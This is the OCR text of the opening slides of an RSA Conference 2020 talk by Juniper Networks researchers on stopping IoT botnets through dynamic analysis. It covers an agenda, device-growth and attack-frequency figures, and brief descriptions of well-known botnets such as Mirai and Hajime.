RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: **PART2-W09**

# Stopping the Proliferation of IoT Botnets: Is Dynamic Analysis the Answer?

**Mounir Hahad, Ph.D**

Head of Juniper Threat Labs
Juniper Networks
@MounirHahad

**Khurram Islah**

Sr Staff Engineer
Juniper Networks

#RSAC

# Agenda

- IOT and Botnet Landscape
- Why should we care about botnets?
- State of the art in detection
- Analysis of IOT botnet behavior
- Dynamic Behavior Analysis of Botnet Stages
- Integrating Machine Learning
- Efficacy Results
- Practical Application


RSA®Conference2020

# IOT and Botnet Landscape


# Drivers of IOT adoption

20B devices by 2020


Gartner




# IOT Proliferation



# Top IoT Security Challenges



# How often do you get attacked each day?



4640 Probes


908 Attackers


18s

# Most prominent IOT botnets


- Mirai, Miori, Satori
  - Botnet for all – Dyn attack at 1.2Tbps
- Hajime
  - Self updating, brute force telnet
- Persirai
  - Self defending
- Brickerbot
  - Fights back other botnets, bricks devices

# Most Used Usernames & Passwords in brute force attack

